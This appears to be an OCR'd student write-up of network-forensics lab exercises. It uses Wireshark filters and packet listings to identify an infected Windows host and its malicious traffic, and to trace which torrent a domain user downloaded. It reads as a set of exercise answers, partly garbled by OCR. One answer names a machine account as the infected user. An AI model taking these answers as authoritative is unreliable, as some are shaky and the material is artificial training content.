
- Machines in the network live in the range `172.16.4.0/24`.
- The domain mind-hammer.net is associated with the infected computer.
- The DC for this network lives at `172.16.4.4` and is named Mind-Hammer-DC.
- The network has standard gateway and broadcast addresses.

Inspect your traffic to answer the following questions:

1. Find the following information about the infected Windows machine:
    - Host name: Rotterdam-PC
    - IP address: 172.16.4.205
    - MAC address: 00:59:07:b0:63:a4

2. What is the username of the Windows user whose computer is infected?


    Rotterdam-PC$ is the username of the infected Windows user.



```
kerberos.CNameString && ip.dst == 172.16.4.205

No.    Time                          Source                 Destination            Protocol Length Info
 17942 2021-06-05 08:39:05.089839600 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        206 TGS-REP
 18333 2021-06-05 08:39:06.441372000 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5         84 TGS-REP
 71816 2021-06-05 08:46:25.047620300 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        204 AS-REP
 71828 2021-06-05 08:46:25.110852000 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        219 TGS-REP
 71869 2021-06-05 08:46:25.351944500 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        158 TGS-REP
 71889 2021-06-05 08:46:25.458244300 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5         84 TGS-REP
 71993 2021-06-05 08:46:25.843886600 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        204 AS-REP
 72005 2021-06-05 08:46:25.904505100 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        130 TGS-REP
 72032 2021-06-05 08:46:25.986743600 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        242 AS-REP
 72043 2021-06-05 08:46:26.046089000 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        150 TGS-REP
 72055 2021-06-05 08:46:26.111127100 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        273 TGS-REP
 83139 2021-06-05 08:49:03.122778500 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5        206 TGS-REP
 83150 2021-06-05 08:49:03.179889500 mind-hammer-dc.mi…  Rotterdam-PC.mind-h…  KRB5         72 TGS-REP

    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: ROTTERDAM-PC$
    ▾ ticket
```


3. What are the IP addresses used in the actual infection traffic?

   The IP addresses in the infection traffic are *166.62.111.64 and 172.16.4.205*.




151.101.52.84	172.16.4.205	54	28 k	32	25 k	22	2,493	694.542557	147.6734	1,405
151.101.188....	172.16.4.205	24	7,748	12	6,073	12	1,675	703.149576	139.0654	349
166.62.111.64	172.16.4.205	7,864	8,082 k	5,677	7,921 k	2,187	160 k	692.521942	149.9677	422 k
172.16.4.4	172.16.4.205	976	230 k	468	97 k	508	133 k	4.351503	881.6994	886
172.16.4.205	172.16.4.255	12	1,320	12	1,320	0	0	691.126543	0.5991	17 k
172.16.4.205	172.217.4.163	93	60 k	40	3,683	53	56 k	699.008059	143.3973	205

4. As a bonus, retrieve the desktop background of the Windows host.



```
ip.addr == 172.16.4.205

Packet details ▾   Narrow & Wide ▾   □ Case sensitive   String ▾   background-image   Find   Cancel

No.    Time                          Source               Destination          Protocol Length Info
 72254 2021-06-05 08:46:27.018038400 mysocalledchaos.c… Rotterdam-PC.mind-h… HTTP    1123 HTTP/1.1 200 OK  (text/html)
 72255 2021-06-05 08:46:27.018999400 Rotterdam-PC.mind… mysocalledchaos.com  TCP       60 49190 → http(80) [ACK] Seq=337 Ack=15997 Win=66304 Len=0
 72256 2021-06-05 08:46:27.020376600 Rotterdam-PC.mind… mind-hammer-dc.mind… DNS       87 Standard query 0x0017 A f4.shared.global.fastly.net
 72257 2021-06-05 08:46:27.022797400 mind-hammer-dc.mi… Rotterdam-PC.mind-h… DNS      151 Standard query response 0x0017 A f4.shared.global.fastly.ne
 72258 2021-06-05 08:46:27.023846000 mysocalledchaos.c… Rotterdam-PC.mind-h… TCP       66 http(80) → 49198 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS
 72259 2021-06-05 08:46:27.024899600 mysocalledchaos.c… Rotterdam-PC.mind-h… TCP       66 http(80) → 49200 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS
 72260 2021-06-05 08:46:27.025860300 Rotterdam-PC.mind… mysocalledchaos.com  TCP       60 49198 → http(80) [ACK] Seq=1 Ack=1 Win=66304 Len=0
 72261 2021-06-05 08:46:27.026822900 Rotterdam-PC.mind… mysocalledchaos.com  TCP       60 49200 → http(80) [ACK] Seq=1 Ack=1 Win=66304 Len=0
 72262 2021-06-05 08:46:27.033963600 Rotterdam-PC.mind… mysocalledchaos.com  HTTP     446 GET /wp-content/plugins/social-warfare/assets/js/post-edit
 72263 2021-06-05 08:46:27.040551800 Rotterdam-PC.mind… mysocalledchaos.com  HTTP     412 GET /wp-content/themes/Hello%20Darling%202.0/style.css?ver=
 72264 2021-06-05 08:46:27.041601800 Rotterdam-PC.mind… cds.j3z9t3p6.hwcdn.… TCP       66 49203 → https(443) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
 72265 2021-06-05 08:46:27.042654000 Rotterdam-PC.mind… cds.j3z9t3p6.hwcdn.… TCP       66 49204 → http(80) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25
 72266 2021-06-05 08:46:27.043710100 Rotterdam-PC.mind… code.ionicframework… TCP       66 49205 → http(80) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=25

    }\n
    </style>\n
    \t<link rel='stylesheet' id='social-warfare-block-css-css'  href='http://mysocalledchaos.com/wp-content/plugins/social-warfare/assets/js/post-editor/dis
    <link rel='stylesheet' id='child-theme-css'  href='http://mysocalledchaos.com/wp-content/themes/Hello%20Darling%202.0/style.css?ver=2.8.1' type='text/cs
    <style id='child-theme-inline-css' type='text/css'>\n
    .front-page .image-section-1 { background-image: url(//mysocalledchaos.com/wp-content/uploads/2018/02/fleshy-in-this-2571786.jpg); }\n
    \n
```



```
ip.addr == 172.16.4.205
No.   Time                          Source
13768 2021-06-05 08:38:01.772376900 Rotter
13769 2021-06-05 08:38:01.794948300 Rotter
13770 2021-06-05 08:38:01.817523100 Rotter
13771 2021-06-05 08:38:01.818376800 b56890
13772 2021-06-05 08:38:01.840941600 Rotter
13773 2021-06-05 08:38:01.863547600 Rotter
13774 2021-06-05 08:38:01.886129800 Rotter
13775 2021-06-05 08:38:01.908691000 Rotter
13776 2021-06-05 08:38:01.931259800 Rotter
13777 2021-06-05 08:38:01.953839900 Rotter
13778 2021-06-05 08:38:01.954701400 b56890
13779 2021-06-05 08:38:01.955540300 b56890
13780 2021-06-05 08:38:01.963474500 Rotter

    [Bytes sent since last PSH flag: 5336
  [Timestamps]
    [Time since first frame in this TCP s
    [Time since previous frame in this TC
  TCP payload (442 bytes)
  TCP segment data (442 bytes)
[2649 Reassembled TCP Segments (3592664 by
Hypertext Transfer Protocol
  POST /empty.gif?ss&ss1img HTTP/1.1\r\n
  Accept: */*\r\n
```

Pictures - File Manager

/root/Pictures/

Warning, you are using the root account, you may harm your system.


empty.gif%3fss&ss1img

Illegal Downloads

IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:


- The machines using torrents live in the range `10.0.0.0/24` and are clients of an AD domain.
- The DC of this domain lives at `10.0.0.2` and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.




```
ip.addr == 10.0.0.2
No.   Time                          Source              Destination         Pr
54294 2021-06-05 08:43:47.027093700 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… DN
54295 2021-06-05 08:43:47.029733100 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… DN
54296 2021-06-05 08:43:47.031202800 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… DN
54297 2021-06-05 08:43:47.032925900 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… DN
54298 2021-06-05 08:43:47.037184400 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… CL
54299 2021-06-05 08:43:47.041093900 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… CL
54300 2021-06-05 08:43:47.042152500 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… TC
54301 2021-06-05 08:43:47.043205700 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… TC
54302 2021-06-05 08:43:47.044065500 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… TC
54303 2021-06-05 08:43:47.050534000 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… LD
54304 2021-06-05 08:43:47.074771100 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… TC
54305 2021-06-05 08:43:47.096464600 DogOfTheYear-DC.d… BLANCO-DESKTOP.dogo… LD
54306 2021-06-05 08:43:47.097317800 BLANCO-DESKTOP.do… DogOfTheYear-DC.dog… TC

        .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: DogOfTheYear-DC.dogoftheyear.net (10.0.0.2),
    0100 .... = Version: 4
```

Your task is to isolate torrent traffic and answer the following questions:

1. Find the following information about the machine with IP address `10.0.0.201`:
   - MAC address: 00:16:17:18:66:c8
   - Windows username: elmer.blanco
   - OS version: Windows NT 10.0




```
kerberos.CNameString && ip.src == 10.0.0.201

No.   Time                          Source      Destination Protocol Length CNameString      Info
55909 2021-06-05 08:43:54.515[illegible]39000 10.0.0.201  10.0.0.2    KRB5     302 BLANCO-DESKTOP$  AS-REQ
55917 2021-06-05 08:43:54.532021900 10.0.0.201  10.0.0.2    KRB5     382 BLANCO-DESKTOP$  AS-REQ
54356 2021-06-05 08:43:47.216345700 10.0.0.201  10.0.0.2    KRB5     301 blanco-desktop$  AS-REQ
54377 2021-06-05 08:43:47.336233800 10.0.0.201  10.0.0.2    KRB5     381 blanco-desktop$  AS-REQ
54381 2021-06-05 08:43:47.344018500 10.0.0.201  10.0.0.2    KRB5     301 blanco-desktop$  AS-REQ
54395 2021-06-05 08:43:47.391950300 10.0.0.201  10.0.0.2    KRB5     382 blanco-desktop$  AS-REQ
54478 2021-06-05 08:43:47.747296900 10.0.0.201  10.0.0.2    KRB5     301 blanco-desktop$  AS-REQ
54488 2021-06-05 08:43:47.763522400 10.0.0.201  10.0.0.2    KRB5     381 blanco-desktop$  AS-REQ
54571 2021-06-05 08:43:48.080657500 10.0.0.201  10.0.0.2    KRB5     301 blanco-desktop$  AS-REQ
54584 2021-06-05 08:43:48.109333000 10.0.0.201  10.0.0.2    KRB5     382 blanco-desktop$  AS-REQ
55975 2021-06-05 08:43:54.698131600 10.0.0.201  10.0.0.2    KRB5     290 elmer.blanco     AS-REQ
55983 2021-06-05 08:43:54.713682600 10.0.0.201  10.0.0.2    KRB5     370 elmer.blanco     AS-REQ

    padata: 1 item
      PA-DATA PA-PAC-REQUEST
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: elmer.blanco
      realm: DOGOFTHEYEAR
```



```
http.request and !(ssdp) && ip.src == 10.0.0.201

No.   Time                          Source      Destination    Protocol Length CNameString Info
58053 2021-06-05 08:44:08.186246200 10.0.0.201  50.63.243.230  HTTP     276                GET //MEkwRzBFMEMwQTAJBgUrDgMCGgUABBS2CA1
58215 2021-06-05 08:44:08.643408700 10.0.0.201  168.215.194.14 HTTP     534                GET /nshowmovie.html?movieid=513 HTTP/1.1
58231 2021-06-05 08:44:08.771132800 10.0.0.201  168.215.194.14 HTTP     471                GET /yellow-star.gif HTTP/1.1
58239 2021-06-05 08:44:08.787529200 10.0.0.201  172.217.9.2    HTTP     434                GET /pagead/show_ads.js HTTP/1.1
58244 2021-06-05 08:44:08.797953500 10.0.0.201  50.18.44.131   HTTP     412                GET /tools/diggthis.js HTTP/1.1
58268 2021-06-05 08:44:08.924265700 10.0.0.201  168.215.194.14 HTTP     500                GET /grabs/bettybooprythmonthereservation
58335 2021-06-05 08:44:09.345805200 10.0.0.201  168.215.194.14 HTTP     465                GET /divxi.jpg HTTP/1.1
58462 2021-06-05 08:44:10.365668800 10.0.0.201  52.94.240.125  HTTP     415                GET /s/ads.js HTTP/1.1
58511 2021-06-05 08:44:11.093143400 10.0.0.201  168.215.194.14 HTTP     531                GET /usercomments.html?movieid=513 HTTP/1.
58598 2021-06-05 08:44:12.133078300 10.0.0.201  52.94.240.125  HTTP     427                GET /s/ads-common.js HTTP/1.1
58634 2021-06-05 08:44:12.427347200 10.0.0.201  72.21.202.62   HTTP     885                GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=o
58706 2021-06-05 08:44:13.068363000 10.0.0.201  52.94.233.131  HTTP    1067                GET /1/associates-ads/1/OP/?cb=1531628232
58879 2021-06-05 08:44:13.874802200 10.0.0.201  168.215.194.14 HTTP     589                GET /bt/btdownload.php?type=torrent&file=

    [Expert Info (Chat/Sequence): GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\n]
      [GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: GET
    Request URI: /grabs/bettybooprythmonthereservationgrab.jpg
    Request Version: HTTP/1.1
  Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\n
  Accept: image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5\r\n
  Accept-Language: en-US\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n
  Host: publicdomaintorrents.info\r\n
```

2. Which torrent file did the user download?
   - Betty-Boop_Rhythm-on-the-Reservation.avi.torrent



```
eth.addr == 00:16:17:18:66:c8 && http.request.method == GET
```

```
No.   Time                          Source               Destination          Protocol Length Info
58335 2021-06-05 08:44:09.345805200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP      465 GET /divxi.jpg HTTP/1.1
58462 2021-06-05 08:44:10.365668800 BLANCO-DESKTOP.do… www.assoc-amazon.com HTTP      415 GET /s/ads.js HTTP/1.1
58511 2021-06-05 08:44:11.093143400 BLANCO-DESKTOP.do… files.publicdomaint… HTTP      531 GET /usercomments.html?movieid=513 HTTP/1.1
58598 2021-06-05 08:44:12.133078300 BLANCO-DESKTOP.do… www.assoc-amazon.com HTTP      427 GET /s/ads-common.js HTTP/1.1
58634 2021-06-05 08:44:12.427347200 BLANCO-DESKTOP.do… rcm-na.assoc-amazon… HTTP      885 GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvi
58706 2021-06-05 08:44:13.068363000 BLANCO-DESKTOP.do… fls-na.amazon-adsys… HTTP     1067 GET /1/associates-ads/1/OP/?cb=1531628232887&p=
58879 2021-06-05 08:44:13.874802200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP      589 GET /bt/btdownload.php?type=torrent&file=Betty_
58923 2021-06-05 08:44:14.071108200 BLANCO-DESKTOP.do… ftp.osuosl.org       HTTP      195 GET /version-1.0 HTTP/1.1
58927 2021-06-05 08:44:14.080544800 BLANCO-DESKTOP.do… torrent.ubuntu.com   HTTP      423 GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17
59168 2021-06-05 08:44:14.738996200 BLANCO-DESKTOP.do… files.publicdomaint… HTTP      434 GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98
59198 2021-06-05 08:44:14.815683500 BLANCO-DESKTOP.do… moonstar.publicdoma… HTTP      434 GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%
59292 2021-06-05 08:44:15.098793400 BLANCO-DESKTOP.do… files.publicdomaint… HTTP      253 GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%b
59312 2021-06-05 08:44:15.145152200 BLANCO-DESKTOP.do… moonstar.publicdoma… HTTP      253 GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c
```

```
Hypertext Transfer Protocol
  GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n]
      [GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n]
```